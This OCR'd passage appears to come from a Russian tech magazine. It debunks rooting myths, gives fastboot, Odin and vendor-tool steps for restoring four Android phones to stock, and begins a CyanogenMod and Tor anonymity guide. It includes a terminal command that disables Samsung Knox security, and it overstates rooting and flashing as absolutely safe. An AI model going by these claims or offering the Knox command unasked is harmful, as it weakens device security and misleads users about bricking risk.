
В теории приложение, обладающее правами root, может сделать с прошивкой смартфона все что угодно, в том числе стереть ее полностью. Поэтому с таким софтом необходимо быть крайне осторожным. Тот софт, о котором мы рассказываем на страницах журнала, полностью безопасен и проверен на собственной шкуре. Кроме того, за все время использования смартфонов на Android (а это начиная с версии 1.5) я **ни разу** не сталкивался с ситуацией, когда софт с поддержкой root убивал бы смартфон.

Софт, распространяемый через Google play, обычно полностью соответствует заявленным характеристикам, и, если бы он приводил к кирпичу или оставлял в недрах смартфона бэкдор, в магазине он не продержался бы и недели. В любом случае здесь нужно следовать правилу «доверяй, но проверяй» и внимательно читать инструкции по использованию root-приложений.



Права root делают смартфон уязвимым для вирусов

Уязвимым для вирусов смартфон делают не права root, а баги, используемые для их получения. Инструменты рутинга и вирусы могут использовать одни и те же уязвимости Android для получения прав root, поэтому сам факт наличия root на устройстве ничего не меняет. Грамотно написанный вирус не будет запрашивать права стандартным способом, выдавая свое присутствие, вместо этого он воспользуется той же уязвимостью, чтобы получить их скрытно. Более того, имея root, ты получаешь возможность установить свежую версию Android, в которой эти баги уже исправлены. Также не стоит забывать, что большинство кастомных прошивок позволяют отключать root или создавать белые списки приложений, которые смогут эти права использовать.




Все запросы прав root можно отследить с помощью SuperSU или встроенной функции кастомной прошивки



Рутованный смартфон может сбоить

Софт, предназначенный для получения root, делает четыре простые вещи: запускает эксплойт, который позволяет получить права root в системе, монтирует раздел /system в режиме записи, копирует в каталог /system/xbin бинарник su, требуемый для получения прав root в дальнейшем, и устанавливает приложение SuperSU или SuperUser, которое будет получать управление каждый раз, когда какое-либо приложение запросит права root с помощью su.

Ни один из этих этапов не может привести к сбою или убить смартфон. Единственное, что может произойти, — эксплойт вызовет ошибку сегментирования и смартфон уйдет в перезагрузку, после чего продолжит нормально работать.



WARNING

В 90% случаев разлочка загрузчика повлечет за собой удаление всех данных со смартфона, включая карту памяти.



МИФ 6



Получив root и установив кастомную прошивку, я потеряю гарантию

Гарантия теряется не от самого факта получения root, а из-за его обнаружения сервисным центром. Большинство устройств можно избавить от прав root с помощью приложения Universal Unroot или заново установив стоковую прошивку с помощью официального приложения от производителя.

Из этого правила, тем не менее, есть два исключения. Первое — это система Knox, предустановленная на новые смартфоны и планшеты Samsung, такие как Galaxy S4, S5, Note 3 и Note 10.1. Knox обеспечивает повышенный уровень безопасности Android, реагируя на любые модификации прошивки и установку сторонних ядер и прошивок. В том случае, если пользователь производит данные действия, система устанавливает триггер, который подтверждает факт модификации. Триггер реализован аппаратно (чип eFuse), поэтому сбросить его в начальное положение не получится. С другой стороны, не совсем ясно, откажется ли сервисный центр на этом основании ремонтировать девайс. Второе: чип eFuse установлен и на некоторых других устройствах (например, смартфонах от LG), и он также позволяет точно определить, был ли смартфон рутован или перепрошит.

Если же говорить о кастомных прошивках, тут все сложнее. Обычно операция перепрошивки требует разблокировки загрузчика, а это можно сделать либо с помощью специальных эксплойтов, либо с помощью веб-сервиса производителя смартфона. В любом случае разблокированный загрузчик будет точно свидетельствовать о том, что смартфон принадлежал далеко не блондинке.

На некоторых смартфонах есть возможность заблокировать загрузчик обратно, однако об этом следует узнавать отдельно, а также иметь в виду, что заново заблокированный загрузчик, скорее всего, получит статус Re-locked, а не Locked, как было изначально (так происходит на смартфонах HTC, например). Исключение здесь составляют только смартфоны и планшеты линейки Nexus, загрузчик которых можно в три клика блокировать и разблокировать без всяких танцев с бубном, и никто ни к чему не придерется.

ВЫВОДЫ

Получение root и перепрошивка смартфона — абсолютно безопасные операции, которые не могут окирпичить смартфон по чисто техническим причинам. Единственное исключение — попытка хакнуть начальный загрузчик с целью его разблокировки. В этом случае может сработать чип eFuse (если таковой в смартфоне есть) и заблокировать возможность включения смартфона.

К счастью, сегодня производители смартфонов либо предпочитают не блокировать возможность включения смартфона с хакнутым загрузчиком (выставляя триггер, свидетельствующий о факте такого действия, как это делает Knox), либо реализуют специальный веб-сервис, который позволяет безболезненно разблокировать загрузчик с потерей гарантии на смартфон, что избавляет юзеров от необходимости рисковать, ломая загрузчик.

> *Если устанавливать на смартфон стабильную официальную версию «нормальной» прошивки, риск столкнуться с багами минимален*

ПРОБЛЕМЫ, КОТОРЫЕ МОГУТ ВОЗНИКНУТЬ ПРИ ПЕРЕПРОШИВКЕ

Итак, теперь поговорим о том, какие проблемы могут возникнуть при получении root и перепрошивке и как с ними бороться.

СЦЕНАРИЙ ПЕРВЫЙ:

После неудачной перепрошивки смартфон перестал загружаться

Неудачная перепрошивка может быть вызвана несколькими факторами: села батарея, и прошивка залилась только наполовину, прошивка оказалась сбойной или предназначенной для другой модели смартфона. В конце концов, на смартфоне просто не хватило места, что может произойти при попытке установить свежую версию Android на смартфон трех-четырехлетней давности.


Внешне все эти проблемы обычно проявляются либо в бесконечных сбросах смартфона до начального логотипа производителя, либо в так называемом boot-лупе, когда анимация загрузки крутится на экране больше пяти-десяти минут. Возможны и проблемы с экраном (разноцветная рябь) и неработающим тач-скрином, которые также препятствуют использованию смартфона.


Во всех этих случаях достаточно сделать одну простую вещь: выключить смартфон долгим нажатием кнопки питания, затем включить с зажатой кнопкой уменьшения громкости (в некоторых смартфонах используется другая комбинация), а после того как попадешь в recovery, заново установить прошивку (Install zip from sdcard → Chooze zip from sdcard) или восстановить бэкап (Backup and restore → Restore). Все легко и просто.

СЦЕНАРИЙ ВТОРОЙ:

Прошивка работает, но recovery недоступен

Такое может произойти после неудачной установки или обновления консоли восстановления. Проявляется проблема в том, что после перезагрузки смартфона и включения с зажатой кнопкой уменьшения громкости появляется черный экран, после чего смартфон либо сбрасывается, либо повисает.





ROM Manager позволяет установить recovery в два тапа

Решить эту проблему не просто, а очень просто. Установить консоль восстановления на абсолютное большинство смартфонов можно с помощью приложений TWRP Manager, ROM Manager или ROM Installer. Они сами определяют модель смартфона, скачивают и прошивают нужный recovery, не требуя перезагрузки. Если же с их помощью восстановить консоль не удается, достаточно найти в Сети инструкцию по установке recovery на свой девайс.

СЦЕНАРИЙ ТРЕТИЙ:

Не доступна ни прошивка, ни recovery

Честно говоря, мне трудно представить такой сценарий, но, как подтверждает практика, он вполне реален. Выйти из этой ситуации можно двумя путями: использовать fastboot для заливки recovery на смартфон либо воспользоваться инструментом от производителя для установки стоковой прошивки. Второй способ мы подробнее рассмотрим в следующем разделе, а о fastboot я расскажу здесь.

Fastboot представляет собой инструмент, работающий напрямую с первичным загрузчиком устройства и позволяющий производить заливку на смартфон прошивок, recovery и разлочку загрузчика (в устройствах линейки Nexus). Поддержка fastboot есть во многих смартфонах и планшетах, но некоторые производители блокируют возможность его использования. Так что придется проконсультироваться о его наличии с интернетом.

Чтобы получить доступ к fastboot, понадобятся драйверы (goo.gl/cucyb7) и Android SDK. Когда они будут установлены, открываем командную строку, переходим в каталог установки SDK, далее в каталог platform-tools, выключаем смартфон, включаем с зажатыми кнопками громкости (обеими) и подключаем его с помощью USB-кабеля к ПК. Далее необходимо найти образ recovery в формате .img для твоего устройства и выполнить команду:

```
$ fastboot flash recovery образ.img
```

Или даже заставить смартфон загрузить recovery без его фактической установки:

```
$ fastboot boot образ.img
```

Таким же образом можно прошить официальное обновление прошивки:

ВОЗВРАЩАЕМ СМАРТФОН К ПЕРВОНАЧАЛЬНОМУ СОСТОЯНИЮ

В этом разделе я расскажу о способах возвращения смартфона к чистому стоку, в каком бы состоянии он ни находился. Данные инструкции можно использовать как для раскирпичивания смартфона, так и для удаления следов рутинга и перепрошивки. К сожалению, я не могу рассказать о всех возможных моделях, поэтому остановлюсь на четырех наиболее популярных флагманах: Nexus 5 (этот экземпляр я называю контрольным), Galaxy S5, LG G2 и Sony Xperia Z2.


Nexus 5 и другие гуглофоны

Вернуть устройства линейки Nexus к первоначальному состоянию проще, чем любой другой смартфон или планшет. На самом деле это настолько просто, что тут даже рассказывать не о чем. Фактически все, что нужно сделать, — это установить драйверы ADB/fastboot (в Linux даже они не нужны), скачать архив с прошивкой и запустить скрипт. Выглядит это так:


1. Скачиваем и устанавливаем ADB Driver Installer отсюда: goo.gl/cucyb7.
2. Скачиваем и устанавливаем Android SDK.
3. Скачиваем архив с прошивкой для нужного девайса с сайта Google (goo.gl/yeZOKY).
4. Выключаем девайс, включаем с зажатыми кнопками громкости (обеими) и подключаем с помощью USB-кабеля.
5. Распаковываем архив с прошивкой и запускаем скрипт flash-all.bat (Windows) или flash-all.sh (Linux) и ждем окончания операции.
6. Запускаем командную строку, переходим в каталог с Android SDK, далее platfrom-tools и выполняем команду fastboot oem lock для залочки загрузчика.

Кому интересно, что делает скрипт, вот список команд:

```
fastboot flash bootloader ↵
bootloader-ИМЯ-ДЕВАЙСА-ВЕРСИЯ.img
fastboot reboot-bootloader
fastboot flash radio radio-ИМЯ-ДЕВАЙСА-ВЕРСИЯ.img
fastboot reboot-bootloader
fastboot flash system system.img
fastboot reboot-bootloader
fastboot flash userdata userdata.img
fastboot flash recovery recovery.img
fastboot flash boot boot.img
fastboot erase cache
fastboot flash cache cache.img
```



Odin собственной персоной



Odin есть даже в мобильном варианте

Galaxy S5

Со смартфоном Galaxy S5 все несколько сложнее, но в целом довольно просто. В этот раз понадобится самсунговское приложение Odin, с помощью которого и будет происходить прошивка смартфона. Последовательность действий:

1. Сбрасываем смартфон до заводских настроек.
2. Скачиваем и устанавливаем последнюю версию USB-драйверов Samsung отсюда: goo.gl/1rXkox.
3. Скачиваем и устанавливаем последнюю версию Odin отсюда: goo.gl/ac2fc9.
4. Переходим на сайт samfirmware.com, вводим в поиске модель SM-G900F, находим прошивку с пометкой Russia, скачиваем и распаковываем.
5. Выключаем смартфон и включаем с зажатыми кнопками уменьшения громкости и «Домой», ждем пять секунд, пока не появится предупреждающее сообщение.
6. Нажимаем кнопку увеличения громкости, чтобы перевести смартфон в режим Odin.
7. Подключаем смартфон с помощью USB-кабеля.
8. Запускаем Odin, нажимаем кнопку PDA и выбираем файл с расширением tar.md5 внутри каталога с распакованной прошивкой.
9. Нажимаем кнопку Start в Odin и ждем, пока закончится процесс прошивки.

Как я уже говорил, эта операция вернет смартфон к первоначальному состоянию, но не сбросит триггер, установленный системой Knox (если она была в стандартной прошивке). Поэтому сервисный центр, возможно, откажет в ремонте.

LG G2

Восстановление LG G2 к заводскому состоянию также не вызовет особых проблем. Количество шагов в этом процессе несколько больше, но сами по себе они не требуют особой подготовки и знаний. Итак, что сделать, чтобы вернуть на G2 заводскую прошивку:

1. Скачиваем и устанавливаем ADB Driver Installer отсюда: goo.gl/cucyb7.
2. Скачиваем официальную прошивку (Europe Open 32G или Europe Open) отсюда: goo.gl/0UoCiT.
3. Скачиваем и устанавливаем LG Mobile Support Tool (goo.gl/JbRZqi), а также FlashTool (goo.gl/NE26IQ).
4. Выключаем смартфон, зажимаем кнопку увеличения громкости и вставляем USB-кабель.
5. Разворачиваем архив FlashTool и запускаем файл UpTestEX.exe.
6. В открывшемся окне выбираем Select Type → 3GQCT, Phone Mode → DIAG, в опции Select KDZ file выбираем прошивку, скачанную во втором шаге.



INFO

Чтобы система Knox не мешала работе root-приложений, ее можно отключить с помощью следующей команды из терминала: su pm disable com.sec.knox.seandroid.

7. Нажимаем кнопку CSE Flash внизу экрана.
8. В открывшемся окне нажимаем Start.
9. В следующем окне выбираем страну и язык и нажимаем Ok.
10. Ждем окончания прошивки, а затем выключаем и включаем смартфон.

Это все. Но имей в виду, что, как и в случае с Samsung, смартфон до сих пор будет иметь статус Rooted, и это не исправить.

Sony Xperia Z2

Теперь о том, как вернуть к заводскому состоянию смартфон Sony Xperia Z2. Как и в предыдущих двух случаях, для этого понадобится стоковая прошивка и официальная утилита для прошивки. Ты запускаешь утилиту на ПК, подключаешь смартфон с помощью USB-кабеля и запускаешь процесс обновления.

Пошагово все это выглядит так:

1. Скачиваем и устанавливаем ADB Driver Installer отсюда: goo.gl/cucyb7.
2. Сбрасываем смартфон до заводских настроек.
3. Скачиваем и устанавливаем Flash Tool с официального сайта Sony (goo.gl/OGKBnQ) и последнюю прошивку отсюда: goo.gl/RdUu7j.
4. Копируем файл прошивки в каталог C:/Flashtool/Firmwares.
5. Выключаем смартфон и включаем с зажатыми клавишами уменьшения громкости и «Домой».
6. Подключаем смартфон к ПК с помощью USB-кабеля и запускаем Flash Tool.
7. Нажимаем кнопку со значком молнии в Flash Tool. В открывшемся окне выбираем Flashmode, дважды щелкаем по прошивке в открывшемся списке.

ВЫВОДЫ

Прошивка смартфона, а уж тем более получение root-доступа вовсе не такие страшные и опасные операции, какими они могут показаться на первый взгляд. Если делать все правильно и не прибегать к инструментам, которые разблокируют загрузчик смартфона в обход инструментов производителя, окирпичить смартфон не удастся. Да, в некоторых случаях придется повозиться, чтобы вернуть все на место, но что лучше — пользоваться залоченным смартфоном, который не позволяет сделать и половины тех вещей, на которые он способен, или получить полный контроль над аппаратом? В конце концов, переустановка Windows на ПК никого не пугает.

ЖИВОЙ В МИРЕ МЕРТВЫХ

КАК ОСТАТЬСЯ АНОНИМНЫМ ПРИ ИСПОЛЬЗОВАНИИ СМАРТФОНА

Евгений Зобнин
androidstreet.net

Nomadic Lass@flicker.com

За последние несколько лет отношение к конфиденциальности личной жизни стало куда более серьезным. Хранение личных данных на серверах стало нормой; мир наводнился мобильными гаджетами с GPS-приемниками и GSM-модулями, способными рассказать практически все об их владельцах; Сноуден показал, насколько мы не защищены от слежки; правительство России все больше вторгается в личную жизнь граждан и контролирует каждое наше слово. Резонный вопрос: можно ли в таких условиях остаться анонимным?



WWW

Сборка Chromium для Android: goo.gl/HBsBam

Guardian Project — приложения анонимизации Android: guardianproject.info



WWW

Blackphone — первый смартфон для анонимов: www.blackphone.ch

Исчерпывающее руководство по анонимизации смартфона от разработчиков Tor: goo.gl/9XQy5n

КРАТКИЙ КУРС КОНСПИРОЛОГИИ

Когда дело касается обычного домашнего компа, вопрос анонимности решается просто. Свежая версия операционки с открытыми исходниками, open source браузер с отключенным JavaScript, Tor, смена MAC-адресов, DuckDuckGo вместо Google и Yandex, замена Dropbox на личный Rsync-сервер, отказ от любых сервисов, требующих подтверждения личности, — вот, собственно, и все, что требуется для сокрытия самого себя от глаз интернета.

Ситуация со смартфонами намного сложнее. Эти устройства как будто бы созданы для того, чтобы следить за нами, и делают это постоянно, независимо от того, пользуемся мы ими активно или просто звоним. Современный смартфон сливает данные по нескольким фронтам одновременно:

- Синхронизация данных с серверами производителя смартфона и/или операционной системы. Тот же Android по умолчанию сливает на серверы Google наши контакты, информацию о местоположении, данные кредитной карты, намеченные события в календаре, фотографии, документы, созданные в Google Docs. Стоковые прошивки многих смартфонов остаются на связи с серверами производителя, а во многих случаях принуждают пользователя создать на их серверах аккаунт.
- Открытые Wi-Fi-сети в Макдаках и прочих Сабвеях не предлагают никаких средств защиты трафика, так что он может быть легко перехвачен третьей стороной (да хоть самим админом).
- Многие сторонние приложения не шифруют трафик и отправляют на удаленные серверы информацию о девайсе и его владельце, даже не спрашивая последнего.
- Сети стандарта GSM не обеспечивают средств аутентификации абонентов, позволяя любому желающему перехватить трафик с помощью базовой станции, приобретенной за 1000 долларов. А если тобой заинтересовались серьезные организации, то метод триангуляции позволит узнать твое местоположение с точностью до ста метров.
- Внутри любого смартфона работает встроенная миниатюрная RTOS с закрытыми исходниками, о возможностях которой знает только производитель мобильного чипа и спецслужбы. Нетрудно предположить,

что такая ОС может выдать твое местоположение и отправить личную инфу кому надо.

В целом смартфон — это просто решето, через которое течет все и всегда. К счастью, многие из его дыр мы таки можем заварить.

СМАРТФОН ПОД УПРАВЛЕНИЕМ ANDROID И CYANOGENMOD

Очевидно, что бороться с утечками в смартфонах, основанных на проприетарных операционных системах, — занятие глупое. Нет исходников — нет доказательств отсутствия бэкдоров. Чтобы получить хоть сколько-нибудь анонимизированный смартфон, нам понадобится гуглофон. И не просто гуглофон, а тот, для которого есть официальная версия последней прошивки CyanogenMod и открытые исходники ядра (стоковая прошивка или ядро Android-смартфона также могут содержать бэкдоры).

Когда эти требования будут выполнены, берем смартфон в руки, получаем root (как это сделать, мы писали много раз), регистрируемся в Google play, устанавливаем приложение ROM Installer и прошиваем с его помощью CyanogenMod. Обязательно отказываемся от установки Google Apps. Их придется принести в жертву богу конфиденциальности.

После первой загрузки CyanogenMod предложит зарегистрировать или подключить аккаунт CM, а также включить отправку анонимной статистики. От выполнения этих процедур, естественно, следует отказаться. Далее приступаем к первичной настройке прошивки. Идем в настройки и отмечаем следующие пункты:


1. Беспроводные сети → Еще → NFC → Отключить.
2. Безопасность → Блокировка экрана → PIN-код.
3. Безопасность → Неизвестные источники.

Ничего необычного, стандартные опции. Далее нам следует обезопасить себя от утечек данных из предустановленных приложений и софта, который будет установлен позже. В CyanogenMod для этого есть механизм Privacy Guard, который занимается обфускацией личных данных пользователя, подсовывая вместо них рандомные данные: случайно сгенерированное имя юзера вместо реального, случайные координаты и прочее. Чтобы его активировать, идем в «Настройки → Конфиденциальность → Защищенный режим» и включаем опцию «Защищенный режим по умолчанию». Теперь он будет активироваться для всех устанавливаемых приложений.

Чтобы активировать Privacy Guard для стоковых приложений, нажимаем кнопку настроек сверху (три точки), отмечаем опцию «Системные приложения» и выбираем все приложения, кроме Trebuchet (это рабочий стол). По умолчанию Privacy Guard настроен таким образом, чтобы спрашивать юзера каждый раз, когда приложение пытается получить доступ к личным данным (это видно на скриншоте «Privacy Guard в действии»). Разрешать это действие стоит только в том случае, если такие данные ему реально нужны (например, телефон пытается прочитать адресную книгу).

Последний шаг — включение шифрования памяти смартфона. Это действие не относится к утечкам данных в Сеть, но оно поможет в случае кражи смартфона. Чтобы это сделать, запускаем терминал и набираем две команды:

```
$ su
```



Привыкаем нажимать кнопку «Пропустить»

```
vdc cryptfs enablecrypto inplace ПАРОЛЬ
```

Смартфон уйдет в перезагрузку и зашифрует данные приложений. После этого при каждом включении смартфона придется вводить пароль для их расшифровки. Ту же операцию, кстати, можно сделать и через настройки, но в этом случае пароль расшифровки будет совпадать с ненадежным четырехзначным PIN-кодом экрана блокировки.

F-DROID, TOR И БРАНДМАУЭР

Следующий шаг — установка F-Droid, Tor и настройка брандмауэра. Первый нам нужен по причине отсутствия Google play, а также любой его замены, которой мы могли бы доверять. В отличие от них, F-Droid содержит только открытый софт, что фактически дает гарантию безопасности софта. Приложений в репозитории F-Droid немногим больше 1100, но среди них есть практически все, что нужно, включая браузеры, твиттер-клиенты, рабочие столы, виджеты погоды и даже Telegram.

Tor (в Android он носит имя Orbot), в свою очередь, позволит нам оставаться анонимными при использовании Сети. Брандмауэр позволит заблокировать входящие соединения и перенаправить трафик всех установленных приложений в Orbot.

Сначала устанавливаем F-Droid. Для этого достаточно открыть сайт f-droid.org со смартфона и скачать последнюю версию клиента. Запускаем его, находим приложение Orbot и устанавливаем. Далее переходим на страницу DroidWall (goo.gl/dCXXev) со смартфона, скачиваем APK-пакет и устанавливаем. Теперь нам нужно создать набор правил iptables для DroidWall (по умолчанию он умеет только включать/отключать доступ приложений к Сети). Можно было бы сделать это вручную, но ребята из проекта Tor уже все сделали за нас. Достаточно только скачать ZIP-архив (goo.gl/2JK9MQ), распаковать, подключить смартфон с помощью USB-кабеля и запустить инсталляционный скрипт:

```
$ ./install-firewall.sh
```

Работает скрипт только в Linux и требует, чтобы был установлен Android SDK, а на смартфоне активирован режим отладки («Настройки → О телефоне → Семь тапов по пункту «Номер сборки», далее «Настройки → Для разработчиков → Отладка по USB»). Делает скрипт следующее:


1. Добавляет инициализационный скрипт, который блокирует все входящие и исходящие подключения во время загрузки системы (во избежание утечек).
2. Устанавливает скрипт для DroidWall, позволяющий перенаправить все подключения в Tor (с применением нескольких воркараундов для известных багов Tor).
3. Блокирует все подключения извне.
4. Устанавливает три скрипта, открывающих доступ к Сети в обход Tor для стандартного браузера, ADB и LinPhone. Первый может понадобиться, если есть необходимость войти в captive portal в открытых Wi-Fi-сетях, вто-

В целом смартфон — это просто решето, через которое течет все и всегда

CYANOGENMOD И SELINUX


Еще одно преимущество CyanogenMod перед стоковой прошивкой — это SELinux, активированный по умолчанию. SELinux представляет собой систему принудительного контроля доступа к функциональности ядра ОС, которая работает ниже Android и не распространяется на стандартные пользовательские приложения. Это своего рода аналог Privacy Guard для различных низкоуровневых сервисов.

SELinux строго ограничивает возможности таких сервисов, не позволяя им совершить действия, для которых они не предназначены. Другими словами, если вирус вызовет переполнение буфера в adbd, rild или любом другом нативном сервисе, чтобы повысить свои права в системе, SELinux пресечет такую попытку. Второй важный плюс SELinux — блокировка бэкдоров, которые могут быть вшиты в проприетарные библиотеки и сервисы, не имеющие открытых аналогов (практически любая сборка CyanogenMod включает в себя проприетарные компоненты от производителя смартфона или мобильного чипа).






DroidWall собственной персоной



Privacy Guard в действии



Настройки Privacy Guard

Теперь на смартфоне нет ни одного приложения Google или бэкдора, который смог бы отправить конфиденциальные данные на удаленные серверы

рой — для возможности удаленной отладки, третий нужен приложению LinPhone, реализующему SIP-клиент с зашифрованным каналом связи.

